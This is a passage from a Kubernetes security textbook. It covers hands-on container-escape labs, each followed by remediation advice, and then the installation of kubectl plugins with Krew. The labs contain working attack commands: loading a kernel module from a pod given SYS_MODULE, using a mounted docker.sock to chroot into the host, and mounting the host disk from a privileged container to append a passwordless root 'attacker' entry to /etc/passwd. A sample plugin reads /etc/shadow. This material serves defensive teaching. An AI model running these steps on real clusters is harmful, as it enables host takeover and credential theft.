- **Abusing mounted host directories:** Containers that mount sensitive host directories (e.g., `/var/run/docker.sock`) can be exploited for container escape. An attacker gains access to the host's Docker socket or filesystem and uses it to execute commands on the host.
- **Exploiting container runtime vulnerabilities:** Vulnerabilities in container runtimes (e.g., containerd, CRI-O) can be exploited to escape containers. Here are some very old vulnerabilities that allowed container escapes: **CVE-2021-30465** [5], a vulnerability in runc, and **CVE-2023-25173** [3], a vulnerability in containerd.
- **Abusing shared namespaces:** As you saw in *Chapter 5, Configuring Kubernetes Security Boundaries*, containers can share namespaces (e.g., PID, network) with the host or other containers, which can be abused for container escape. This could allow an attacker with access to the container to observe or even interfere with host processes, effectively breaking the isolation boundary that containers are meant to enforce.
- **Exploiting vulnerabilities in container images:** The attacker exploits a vulnerability in the container software stack to gain elevated privileges and escape to the host.
- **Abusing privileged containers:** A privileged container has access to the host's devices, kernel features, and other sensitive resources that can be utilized by a bad actor to mount the host filesystem, access hardware devices, or manipulate the kernel.

These methods will also be available for you to explore and replicate in your own lab environment as part of the final scenarios provided in this chapter.

Some security controls that you can implement to defend your cluster are as follows:

- **Keep software updated:** Regularly update the host kernel, container runtime, and Kubernetes components
- **Use security contexts:** Drop unnecessary capabilities and run containers as non-root
- **Implement network policies:** Restrict Pod-to-Pod communication to minimize lateral movement
- **Scan images for vulnerabilities:** Use tools such as **Trivy**, **Clair**, or others to identify and fix vulnerabilities
- **Monitor and log activity:** Use tools such as **Falco** to detect suspicious behavior

Practical exercises (escaping from containers)

This section provides hands-on exercises focused on container breakout techniques. It includes scenarios where container security can be compromised through various misconfigurations or elevated privileges, namely container escape by capability abuse, container escape by accessing host resources via mounted Docker or containerd sockets, and escape methods from privileged containers.

Container escape by abusing capabilities

In this scenario, a DevOps engineer named Michael has created a Pod and added the `CAP_SYS_MODULE` capability to its container.

This capability basically means that you can insert/remove kernel modules from your container, directly into the host machine. The default Docker container does not allow loading modules from the container to the kernel by blocking the `CAP_SYS_MODULE` capability, but if someone runs a container with a privileged flag or by adding `CAP_SYS_MODULE`, kernel modules could be loaded from within the container, leading to an ideal and powerful container escape method.

Now suppose an attacker compromises the container via a vulnerability on the application such as an RCE vulnerability, which allows arbitrary code to be executed within the container and now has access to the container. They can leverage this capability to further compromise the cluster because `CAP_SYS_MODULE` enables privilege escalation and allows modifications to the kernel. Most importantly, it will allow the attacker to bypass all Linux security layers and container isolation.

Now think about the security risks that this presents.

This method applies to both Docker and Kubernetes Pods.

The next practical exercise will show the steps to reproduce a container escape method using privileged capabilities added to a container.

Steps

1. Create a Pod with the `CAP_SYS_MODULE` capability enabled.

To reproduce a similar scenario, let us first create a Pod that has the `SYS_MODULE` capability enabled. For that, the following `yaml` file can be created as a `cap_sys_module.yaml` file.

```
apiVersion: v1
kind: Pod
metadata:
```

```

name: cap-sys-module-pod
labels:
  app: testing-app
spec:
  containers:
    - name: cap-sys-module-container
      image: ubuntu
      securityContext:
        capabilities:
          add: ["SYS_MODULE"]
      command: [ "/bin/sh", "-c", "--" ]
      args: [ "while true; do sleep 30; done;" ]

```

Now you can create it by running the following command:

```
kubectl apply -f cap_sys_module.yaml
```

You can confirm your container is running by checking the Pod status:

```

ubuntu@ip-172-31-6-241:~$ kubectl get pods

```

NAME	READY	STATUS	RESTARTS	AGE
cap-sys-module-pod	1/1	Running	0	14m
tiefighter	1/1	Running	2 (44d ago)	93d
xwing	1/1	Running	2 (44d ago)	93d

2. Verify that the capability is enabled on the running container.

Let us exec into your new container to verify that the SYS_MODULE capability is running:

```

ubuntu@ip-172-31-6-241:~$ kubectl exec cap-sys-module-pod -it -- /
bin/sh
# cat /proc/self/status | grep CapEff
CapEff: 00000000a80525fb

```

The easiest way to verify running capabilities without the need to install extra software on the container (e.g., capsh) is by checking the status command in the proc file system to check the effective (CapEff) capabilities, which represent the actual capabilities a process is utilizing at any moment. The value returned does not have any meaning yet, right? Let us decode it to see what that means. To decode it, first, you must exit out of the container shell. You will need to have installed the capsh Linux tool. You can install it on your host, your personal computer, or even on the container, but it is not recommended

as it will add more software that you probably do not need. On Ubuntu, you can install it by running the following commands:

```
sudo apt update
sudo apt install libcap2
```

Once installed, you can run the following to decode the last value returned:

```
ubuntu@ip-172-31-6-241:~$ capsh --decode=00000000a80525fb1s11
0x00000000a80525fb=cap_chown,cap_dac_override,cap_fowner,cap_
fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_
service,cap_net_raw,cap_sys_module,cap_sys_chroot,cap_mknod,cap_
audit_write,cap_setfcap
```

Notice that the capability listed, CAP_SYS_MODULE, is enabled.

3. Create a simple kernel module that we can inject into the host kernel.

Create a directory for your kernel module using the following:

```
mkdir my_kernel_module
cd my_kernel_module
```

Create a file named `my_module.c` with the following content:

```
#include <linux/init.h>    // Macros for module initialization and
                           cleanup
#include <linux/module.h>  // Core header for kernel modules
#include <linux/kernel.h>  // Kernel-specific functions and macros

MODULE_LICENSE("GPL");      // License type
MODULE_AUTHOR("Your Name"); // Author name
MODULE_DESCRIPTION("A simple kernel module"); // Module description
MODULE_VERSION("0.1");     // Module version

// Function called when the module is loaded
static int __init my_module_init(void) {
    printk(KERN_INFO "Hello, Kernel! My module is loaded.\n");
    return 0; // Return 0 to indicate successful loading
}

// Function called when the module is removed
```

```
static void __exit my_module_exit(void) {
    printk(KERN_INFO "Goodbye, Kernel! My module is unloaded.\n");
}

// Register module entry and exit points
module_init(my_module_init);
module_exit(my_module_exit);
```

4. Create a new file named `Makefile` and include the following code within the file. To ensure we can compile the kernel module, make sure you use one *Tab* press on the lines just before the `make` command:

```
obj-m += my_module.o
all:
    make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
clean:
    make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

5. To compile the kernel module, make sure you have the necessary kernel headers and build tools installed:

```
sudo apt update
sudo apt install build-essential linux-headers-$(uname -r)
```

You are now ready to compile the kernel module by running the following command on the same directory as the files we created:

```
make
```

The following is the output I got on my Ubuntu instance:

```
ubuntu@ip-172-31-6-241:~$ make
make -C /lib/modules/6.8.0-1021-aws/build M=/home/ubuntu modules
make[1]: Entering directory '/usr/src/linux-headers-6.8.0-1021-aws'
warning: the compiler differs from the one used to build the kernel
The kernel was built by: x86_64-linux-gnu-gcc-13 (Ubuntu
13.3.0-6ubuntu2~24.04) 13.3.0
You are using: gcc-13 (Ubuntu 13.3.0-6ubuntu2~24.04)
13.3.0
CC [M] /home/ubuntu/my_module.o
MODPOST /home/ubuntu/Module.symvers
```

```
CC [M] /home/ubuntu/my_module.mod.o
LD [M] /home/ubuntu/my_module.ko
BTF [M] /home/ubuntu/my_module.ko
Skipping BTF generation for /home/ubuntu/my_module.ko due to
unavailability of vmlinux
make[1]: Leaving directory '/usr/src/linux-headers-6.8.0-1021-aws'
```

From the compilation, you have a new file named `my_module.ko`, which is your kernel module. To test it, first try directly installing it on the host. Then you can check the logs to see if that worked using the following commands.

```
ubuntu@ip-172-31-6-241:~$ sudo insmod my_module.ko
ubuntu@ip-172-31-6-241:~$ sudo dmesg | tail
[3857769.467189] eth0: renamed from tmpe8686
[3867479.054241] my_module: loading out-of-tree module taints
kernel.
[3867479.054249] my_module: module verification failed: signature
and/or required key missing - tainting kernel
[3867479.054772] Hello, Kernel! My module is loaded.
ubuntu@ip-172-31-6-241:~$
```

Listing the available modules on the host, we can see ours:

```
# insmod my_module.ko
# lsmod
Module                  Size  Used by
my_module               12288  0
cpuid                   12288  0
tls                     155648 0
xt_TPROXY               12288  2
nf_tproxy_ipv6          16384  1 xt_TPROXY
nf_tproxy_ipv4          16384  1 xt_TPROXY
```



Figure 13.1: Listing our module loaded into the host kernel

You can now remove it from the host using the following commands:

```
sudo rmmod my_module
lsmod
```

6. Copy the module into the container and inject it into the host kernel.

The easiest way to copy a file to a container is by using an HTTP server on the host, using Python pre-built on the same folder as the kernel module file, and from the container you can use `wget` to fetch the file.

7. Run the following commands:

```
ubuntu@ip-172-31-6-241:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

8. Exec into the container and install `wget`:

```
apt update
apt install wget
```

You can now retrieve the file from the host by running the following command. The output should look like what is shown here:

```
wget http://172.31.6.241:8000/my_module.ko
--2025-03-09 13:03:29-- http://172.31.6.241:8000/my_module.ko
Connecting to 172.31.6.241:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 170256 (166K) [application/octet-stream]
Saving to: 'my_module.ko'
my_module.ko      100%[=====>] 166.27K  --.-KB/s
in 0s
2025-03-09 13:03:29 (359 MB/s) - 'my_module.ko' saved
[170256/170256]
```

At this point, you have everything in place to proceed with injecting the kernel module from within the container. Recall that, in the previous steps, you extracted the kernel image from the host, which enable you to load and manipulate it from inside the container.

As I said, you have almost all that is needed in place, but still, you will need to install the tools to manage kernel modules on the container using the following commands:

```
apt install kmod
insmod my_module.ko
lsmod
ubuntu@ip-172-31-6-241:~$ lsmod
Module Size Used by
```

```
my_module 12288 0
cpuid 12288 0
tls 155648 0
xt_TPROXY 12288 2
nf_tproxy_ipv6 16384 1 xt_TPROXY
nf_tproxy_ipv4 16384 1 xt_TPROXY
```

At this point, you have installed the module from the container in the host and listed all the modules available to verify that `my_module` is loaded.

From the host, you can run the following command to confirm whether the kernel module is loaded or unloaded:

```
tail -f /var/log/kern.log
[3867479.054772] Hello, Kernel! My module is loaded.
[3867788.920339] Goodbye, Kernel! My module is unloaded.
[3868839.113476] Hello, Kernel! My module is loaded.
ubuntu@ip-172-31-6-241:~$
```

We have demonstrated with a simple, harmless kernel module that, from a container with extra capabilities, it is possible to compromise the full host. If you think about it, the kernel you loaded did not do much apart from sending a nice message, but you could have loaded a malicious kernel module, such as a reverse shell module that allows an attacker to connect back to the host or any other malicious or malware module.

The next scenario will show a container escape using `docker.sock` or `containerd.sock`.

Remediation

To mitigate the risk of container escape through `CAP_SYS_MODULE`, containers should not be granted this capability unless absolutely required.

You can drop unnecessary capabilities – for example, for this specific example:

```
securityContext:
  capabilities:
    drop: ["CAP_SYS_MODULE"]
```

Consider avoiding `--privileged` containers, as they implicitly include `CAP_SYS_MODULE` and many other dangerous capabilities.

Essentially, by adhering to the principle of least privilege and enforcing strong runtime controls, you can significantly reduce the attack surface for container escapes.

Container escape mounting a Docker or containerd socket

Essentially, Docker and containerd daemons are the processes that manage containers on the host and listen for API requests via the socket. If the Docker or containerd socket is mounted in the container, it will allow an attacker to communicate with the specific daemon from within the container.




Figure 13.3 – Container escape method using `docker.sock`

Mounting a Docker socket in containers is a common practice among DevOps engineers and system administrators. It allows the container to interact directly with the Docker daemon on the host system. This can be useful for certain use cases, such as some CI/CD tools (e.g., Jenkins, GitLab CI) or if development environments need to run Docker commands inside a container. Another use case is tools or scripts running inside a container that need to manage other containers on the host to start, stop, or inspect containers.

The Docker socket is typically located at `/run/docker.sock` on the host system. This Unix socket allows clients to communicate with the Docker daemon directly, enabling full control over container lifecycle operations—such as starting, stopping, or even modifying containers. However, many modern Kubernetes clusters no longer use Docker at runtime. Since Kubernetes v1.20, Docker has been deprecated in favor of runtimes such as containerd or CRI-O. Consider that when testing this scenario.

The following steps will demonstrate how mounting the Docker socket in the container can be leveraged for a system compromise if used by attackers.

Steps

1. Create a vulnerable container with `docker.sock` mounted from the host using the following manifest file.

```
apiVersion: v1
kind: Pod
metadata:
  name: docker-mount-pod
spec:
  containers:
    - name: docker-mount-container
      image: ubuntu
      command: ["sleep", "43200"]
      volumeMounts:
        - name: docker
          mountPath: /var/run/docker.sock
  volumes:
    - name: docker
      hostPath:
        path: /var/run/docker.sock
```

2. Create the Pod by running the following command:

```
kubectl apply -f pod-docker-sock.yaml
```

3. Exec into the new Pod using the following command:

```
kubectl exec docker-mount-pod -it -- /bin/bash
```

4. Install `wget` on the container as shown here:

```
apt update
apt install wget
```

5. Install the Docker client on the container using the following commands:

```
wget https://download.docker.com/linux/static/stable/x86_64/docker-18.09.0.tgz
tar -xvf docker-18.09.0.tgz
```

```
cd docker
cp docker /usr/bin
```

The following command will run a privileged Docker container.

```
docker -H unix:///var/run/docker.sock run --rm -it -v /:/abc:ro
debian chroot /abc
```

The command is a combination of Docker and Linux commands that allows you to interact with the host system filesystem from within a container. Let's break it down step by step:

- `unix:///var/run/docker.sock`: This specifies the Docker daemon socket. It tells the Docker client to communicate with the Docker daemon running on the host via the Unix socket located at `/var/run/docker.sock`.
- `run`: This is the Docker command to create and start a new container.
- `--rm`: This flag tells Docker to automatically remove the container when it exits.
- `-it`: This allows you to interact with the container in an interactive shell.
- `-v /:/abc:ro`: This mounts the host's root filesystem (`/`) into the container at the path `/abc` in read-only mode.
- `debian`: This is the Docker image to use for the container.
- `chroot /abc`: The `chroot` command is a Linux command that changes the root directory for the current process and its children. In this case, it changes the root directory to `/abc`, which is the mount point for the host's root filesystem (`/`). This effectively makes the container root filesystem the same as the host's root filesystem but in read-only mode.

You are now on the host system and can interact with it. You can read the `/etc/passwd` file, you can see other containers running, and you can do anything possible on a host.

6. If you want to interact with containers running on the node, you can use the `crictl` command[6]. The following command will list all containers running on the host node. There are many flags and options available to interact with in containers for the `crictl` command.

```
crictl --runtime-endpoint unix:///run/containerd/containerd.sock ps
# crictl --runtime-endpoint unix:///run/containerd/containerd.sock
ps
CONTAINER          IMAGE                CREATED            STATE
NAME               POD                  ATTEMPT
ID                 POD
```

e36a17f93a8a6	a04dc4851cbcb	6 minutes ago	
Running	docker-mount-con	tainer	0
06772363fa1d4	docker-mount-pod		
4c2d7eff895e8	a04dc4851cbcb	About an hour ago	
Running	containerd-mount	-container	0
0267ffc0317c5	containerd-mount-pod		
7018562f3b172	a04dc4851cbcb	8 hours ago	Running
cap-sys-module-container	0	e8686017afa14	
cap-sys-module-pod			
f6f38b84b68d1	48d9cfaaf3904	6 weeks ago	
Running	metrics-server		1
38e9d1ea77d44	metrics-server-587b667b55-hmhw9		
3863ccf0fd817	761b48cb57a02	6 weeks ago	
Running	grafana		2
75ea6f7889ac0	grafana-8679969c45-pt4lq		
d26eba6bb6aec	adcc2d0552708	6 weeks ago	
Running	spaceship		2
0aa6ce2259f1f	tiefighter		
19fe1d142ab39	6860eccd97258	6 weeks ago	Running
promtail			

Remediation

You should already know that mounting the Docker socket (/var/run/docker.sock) or the containerd socket (/run/containerd/containerd.sock) into a container effectively gives that container full control over the container runtime. One recommendation is to avoid mounting the container runtime socket into containers unless it is necessary for legitimate operational purposes.

You can use admission controllers to enforce policies that block the use of sensitive volume mounts and continuously scan Pod specs for high-risk mounts.

Bonus: Docker privileged container escape

In this final exercise, you will run a privileged Docker container with elevated access to the host system. This level of access can be achieved either by using the --privileged flag, which grants the container nearly all capabilities available to the host, or by explicitly assigning specific Linux capabilities, such as CAP_SYS_ADMIN, to enable targeted privilege escalation.

Consider that running a container with the --privileged flag effectively removes the isolation boundaries between the container and the host. It grants the container access to all device files, allows loading kernel modules, and enables most capabilities available to root on the host system.

Steps

1. Run the Docker privileged container:

```
sudo docker run --privileged -it ubuntu /bin/bash
```

2. Check the running capabilities inside the container as follows:

```
root@59086cf8fa94:/# cat /proc/self/status | grep CapEff
CapEff: 000001ffffffffffff
```

3. Decode it on the host or wherever you installed capsh before in the preceding exercises, using the following:

```
capsh --decode=000001ffffffffffff
```

You can confirm from the following output that you are running with many elevated privileges and capabilities:

```
0x000001ffffffffffff=cap_chown,cap_dac_override,cap_dac_read_
search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_
setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_
broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_
sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_
pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_
sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_
audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_
syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read,cap_
perfmon,cap_bpf,cap_checkpoint_restore
```

4. Run the mount command inside the container to verify the host disk name:

```
mount
```

The output of the mount command is as follows:

```
/dev/nvme0n1p1 on /etc/resolv.conf type ext4 (rw,relatime,discard,er
rors=remount-ro,commit=30)
/dev/nvme0n1p1 on /etc/hostname type ext4 (rw,relatime,discard,error
s=remount-ro,commit=30)
/dev/nvme0n1p1 on /etc/hosts type ext4 (rw,relatime,discard,errors=r
emount-ro,commit=30)
```

5. Now an attacker is ready to exploit the container privileges by mounting the host root filesystem in the container. Use the following commands to simulate such a scenario:

```
mkdir /mnt/host
mount /dev/nvme0n1p1 /mnt/host
cd /mnt/host
ls
```

6. List all files from the host file system as you can see next:

```
root@5b63a9d4a5d4:/mnt/host# ls
bin          dev  lib          lost+found  opt  run
snap  tmp
bin.usr-is-merged  etc  lib.usr-is-merged  media      proc  sbin
srv    usr
boot          home  lib64        mnt        root  sbin.
usr-is-merged  sys  var
```

7. With access to the file system, an attacker can modify critical files. Add a new user with root privileges to try out this scenario:

```
echo "attacker::0:0:root:/root:/bin/bash" >> /mnt/host/etc/passwd
cat /mnt/host/etc/passwd
ec2-instance-connect:x:109:65534:./nonexistent:/usr/sbin/nologin
_chrony:x:110:112:Chrony daemon,,:/var/lib/chrony:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
attacker::0:0:root:/root:/bin/bash
```

The last line of the preceding `passwd` file shows the newly added user **attacker** and its root permissions.

Also, the attacker can execute commands on the host by writing to the host's crontab or by placing a malicious script in a startup directory.

In this section, you learned how to escape from a container and interact with containers running on the host by mounting the `docker.sock` daemon from the host. This is particularly risky as it may allow attackers to compromise the Kubernetes cluster.

Remediation

Running containers with the `--privileged` flag or assigning powerful Linux capabilities such as `CAP_SYS_ADMIN` significantly increases the risk of container escape and host compromise. Similar to what we recommended for other capabilities such as `CAP_SYS_MODULE`, we can apply controls, such as dropping unnecessary capabilities, and so on.

Summary

This chapter discussed the critical aspects of securing Kubernetes environments, focusing on understanding vulnerabilities, container escape techniques, and practical scenarios for container escapes.

You explored the common vulnerabilities that can compromise Kubernetes clusters and reviewed container escape techniques, which are a significant threat in containerized environments.

Finally, with the help of the practical guide, you examined realistic situations where container escapes can occur, illustrating the practical implications of the vulnerabilities and techniques discussed earlier.

Understanding the mindset and tactics of attackers is essential for building effective defences. Security controls are most effective when they are designed not only to meet compliance checklists but actively disrupt realistic attack paths. By thinking like an attacker and considering how they might exploit misconfigurations, escalate privileges, move laterally within the cluster, or exfiltrate data, you can anticipate potential weaknesses in your Kubernetes environment.

In *Chapter 14, Third-Party Plugins for Securing Kubernetes*, we'll explore a range of open-source Kubernetes plugins and demonstrate how they can be effectively leveraged to enhance the security posture of your clusters. You will learn how to deploy plugins from different methods.

Further reading

- [1] CVE-2023-2727 (<https://nvd.nist.gov/vuln/detail/CVE-2023-2727>)
- [2] SSRF OWASP vulnerability (https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html)
- [3] CVE-2023-25173 (<https://nvd.nist.gov/vuln/detail/CVE-2023-25173>)
- [4] Cosign (<https://docs.sigstore.dev/cosign/signing/overview/>)
- [5] CVE-2021-30465 (<https://nvd.nist.gov/vuln/detail/CVE-2021-30465>)
- [6] crictl command-line documentation (<https://kubernetes.io/docs/tasks/debug/debug-cluster/crictl/>)

14

Third-Party Plugins for Securing Kubernetes

In Kubernetes security, third-party plugins are essential for enhancing the platform's built-in functionality. They empower administrators to detect threats, enforce custom security policies, and gain deeper visibility—capabilities that go beyond what the default configuration provides.

This chapter will provide you with a practical, step-by-step guide on how to install and utilize third-party plugins that might be relevant to security use cases. Through an in-depth exploration of specific use cases, this chapter will demonstrate the installation, configuration, and application of these plugins, offering a hands-on approach. You will be using **Krew** [1], the plugin manager for the `kubectl` command-line tool, as our primary resource.

In this chapter, we will discuss the following topics:

- Securing Kubernetes with plugins
- Discovering the available `kubectl` plugins
- Practical examples of security plugins

Technical requirements

For the hands-on part of the book and to get some practice from the demos, scripts, and labs from the book, you will need a Linux environment with a Kubernetes cluster installed (better to use version 1.30 as a minimum). There are several options available for this. You can deploy a Kubernetes cluster on a local machine, cloud provider, or a managed Kubernetes cluster. Having at least two systems is highly recommended for high availability, but if this option is not possible,

you can always install two nodes on one machine to simulate the latest. One master node and one worker node are recommended. One node would also work for most of the exercises.

Securing Kubernetes with plugins

A plugin is a way for a developer to enhance Kubernetes and extend the CLI with additional functionality. For example, plugins can add new subcommands to `kubectl` that are not part of the official Kubernetes distribution but provide useful features that are useful to specific tools or workflows. These plugins become available as additional commands users can run, such as `kubectl trace` or `kubectl neat`, allowing them to perform additional tasks not included in the standard set of Kubernetes operations. All plugins are made by third parties.

Third-party plugins play an important role in Kubernetes security by extending its native capabilities, helping detect threats, enforcing policies, and providing visibility that the default configuration alone cannot offer.

Next, you will see that there are many ways to install plugins, either manually or using some tools. In this chapter, we will be leveraging the most popular open source tool, Krew, which is part of the Kubernetes project.

Installing plugins

Note



While third-party Kubernetes plugins can enhance productivity and security, they might also include some potential risks. Plugins run with the same permissions as the user invoking them, which means a compromised or malicious plugin can access sensitive cluster data, execute arbitrary commands, or interact with system components. Plugins installed through Krew are sourced from a central index, but this does not guarantee complete safety. Users should always verify the authenticity of the plugin source, security review its code if possible, and avoid installing plugins from unverified repositories.

As a requirement, you must have `kubectl` running on your machine. This section will take you through both the manual and native approach and the Krew method. Krew is maintained by the Kubernetes **Special Interest Group for Command-Line Interface (SIG CLI)** community.

Native way

If you run the following command, you will see that you do not have any plugins installed by default on a Kubernetes cluster in 1.30:

```
ubuntu@ip-172-31-10-106:~$ kubectl plugin list
error: unable to find any kubectl plugins in your PATH
```

The preceding command searches for all files that begin with `kubectl-` in all your `PATH` folders. If a file that begins like that is found but is not executable, a warning will pop up.

Installing plugins is as easy as copying the binary executable file (standalone) to any of your `PATH` folders.

Something to be aware of when creating plugins is that there are some limitations. For example, if you try to create a plugin with the name `kubectl-get-version`, it will fail as `kubectl` already has the `get` subcommand.

To understand the process better, let's say that we create a plugin named `kubectl-shutdown` using some programming or scripts. This will provide a command called `kubectl shutdown`, which will probably shut down Pods.

In the next steps, we are going to demonstrate how to create a very basic plugin that just reads the `/etc/passwd` and `/etc/shadow` files, depending on the argument we pass it:

1. First, create the following file and name it `kubectl-password`:

```
#!/bin/bash
# optional argument for reading /etc/shadow
if [[ "$1" == "shadow" ]]
then
    sudo cat /etc/shadow
    exit 0
fi
# optional argument to read the passwd file
if [[ "$1" == "password" ]]
then
    cat /etc/passwd
    exit 0
fi
echo "This plugin will read the password files"
```

2. The next step is to make the file executable by running `chmod +x kubect1-password`.
3. Now copy the file to one of your PATH folders:

```
sudo mv kubect1-password /usr/local/bin/
```

4. You are ready to use the plugin now.
5. Use the `kubect1` command as follows to list your available plugins:

```
ubuntu@ip-172-31-10-106:~$ kubect1 plugin list
```

The following compatible plugin is available:

```
/usr/local/bin/kubect1-password
```

Running this plugin now will list the password file.

6. To run the plugin to list the password file, you must run `kubect1` with the name of the plugin (password) and the argument (which is also password):

```
ubuntu@ip-172-31-10-106:~$ kubect1 password password
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

If you pass the `shadow` argument to the command, it will list the `/etc/shadow` file:

```
ubuntu@ip-172-31-10-106:~$ kubect1 password shadow
root:!:19905:0:99999:7:::
daemon:!:19905:0:99999:7:::
bin:!:19905:0:99999:7:::
```

```
sys:*:19905:0:99999:7:::
sync:*:19905:0:99999:7:::
games:*:19905:0:99999:7:::
man:*:19905:0:99999:7:::
lp:*:19905:0:99999:7:::
mail:*:19905:0:99999:7:::
news:*:19905:0:99999:7:::
```

We have now covered the native way to install plugins in Kubernetes and provided some examples. Next, you will learn how to use Krew to install plugins.

Using Krew

Krew provides a way to package and share your plugins across different platforms. It maintains a plugin index for others to find and install your plugin. There are, as of today, **200+ plugins** available, and this is growing.

If you plan on installing plugins manually, you can copy all plugins from the official repository into a directory that's in your PATH. That's it. However, this method will prevent you from getting automatic updates when new releases are published.

When using Krew, all plugins become easily discoverable through a centralized plugin repository, extending the management for the `kubectl` command-line tool. Krew also allows you to create and publish custom plugins, offering the flexibility to maintain a public index of known packages or support third-party indexes for private distribution within an organization.

The following steps will demonstrate how to install Krew using Linux Ubuntu:



Note

For other operating systems, you can refer to the document link in the *Further reading* section at the end of this chapter [2].

1. Install the latest version on your Linux box using the following:

```
(
  set -x; cd "$(mktemp -d)" &&
  OS="$(uname | tr '[:upper:]' '[:lower:]')" &&
  ARCH="$(uname -m | sed -e 's/x86_64/amd64/' -e 's/\(arm\)\(64\)\?.*/\1\2/' -e 's/aarch64$/arm64/')" &&
```

```
KREW="krew-${OS}_${ARCH}" &&
curl -fsSLO "https://github.com/kubernetes-sigs/krew/releases/
latest/download/${KREW}.tar.gz" &&
tar zxvf "${KREW}.tar.gz" &&
./"${KREW}" install krew
)
```

2. Now, export the binary to your PATH environment variable using the following:

```
export PATH="${KREW_ROOT:-$HOME/.krew}/bin:$PATH"
```

3. You now have the tool installed in your system. Call it by running `kubectl krew`.

You will see the optional parameters in the output:

```
help      Help about any command
index     Manage custom plugin indexes
info      Show information about an available plugin
install   Install kubectl plugins
list      List installed kubectl plugins
search    Discover kubectl plugins
uninstall Uninstall plugins
update    Update the local copy of the plugin index
upgrade   Upgrade installed plugins to newer versions
version   Show krew version and diagnostics
```

Now that you have called Krew, the `install` subcommand will help you install a plugin using Krew. The following is an example of installing a plugin named `capture`:

```
kubectl krew install capture
```

You have learned how to install Kubernetes plugins in both a manual and an automated way. Next, we will be talking about how to discover the available plugins, and which ones could be relevant for security use cases.

To develop **custom plugins**, package your plugin content into a `.tar.gz` or `.zip` archive, upload it to a public website or a GitHub release page, and it's ready for deployment.

There are some third-party utilities for creating your own plugins in **Go**. Also, you can see a sample plugin creation [3].

In this section, you learned how to install third-party plugins from the different methods available. You have experimented with some commands and arguments and played around with some examples.

The next section will guide you through how to discover available Kubernetes plugins and gather the necessary information about them, enabling you to make more informed and confident decisions before installing them.

Discovering the available kubectl plugins

Now, you will explore and identify `kubectl` plugins that can enhance your Kubernetes workflows. You will learn how to use tools such as `Krew` to search for plugins, view plugin metadata, and evaluate their purpose, source, and trustworthiness before installation. This discovery process is important to ensure you select plugins that are in line with your operational and security needs.

As mentioned earlier in this chapter, many plugins are available, and you can search for them by simply typing `kubectl krew search`, which will list all available plugins, as shown here:

```
Updated the local copy of plugin index.  
New plugins available:  
* config-doctor
```

It is also advisable to run the `update` command to ensure the index contains the latest information. Running `kubectl krew update` will achieve this. Be aware that some listed plugins may not be compatible with your operating system architecture, as indicated by messages such as `unavailable on linux/amd64`.

For the remaining plugins, you can list them all and determine whether they are already installed on your system by reviewing the `INSTALLED` column from the next output:

NAME	DESCRIPTION	INSTALLED
access-matrix	Show an RBAC access matrix for server resources	no
accurate	Manage Accurate, a multi-tenancy controller	no
advise-policy	Suggests PodSecurityPolicies and OPA Policies for cluster resources	no
advise-psp	Suggests PodSecurityPolicies for cluster	no

NAME	DESCRIPTION	INSTALLED
aks	Interact with and debug AKS clusters	no
alfred	AI-powered Kubernetes assistant	no
allctx	Run commands on contexts in your kubeconfig	no

Table 14.1 – kubectl plugins list

You will now select one of the plugins (unused-volumes) to practice its installation and usage. This plugin helps cluster administrators and developers identify unused **persistent volumes (PVs)** and **persistent volume claims (PVCs)** in their Kubernetes environment. You will first need to have one or more unassigned PVCs created on your cluster.

First, you must search for the plugin by running `kubectl krew search unused-volumes`.

You will see that the plugin description provides limited information, as shown in the following command output:

```
ubuntu@ip-172-31-10-106:~$ kubectl krew search unused-volumes
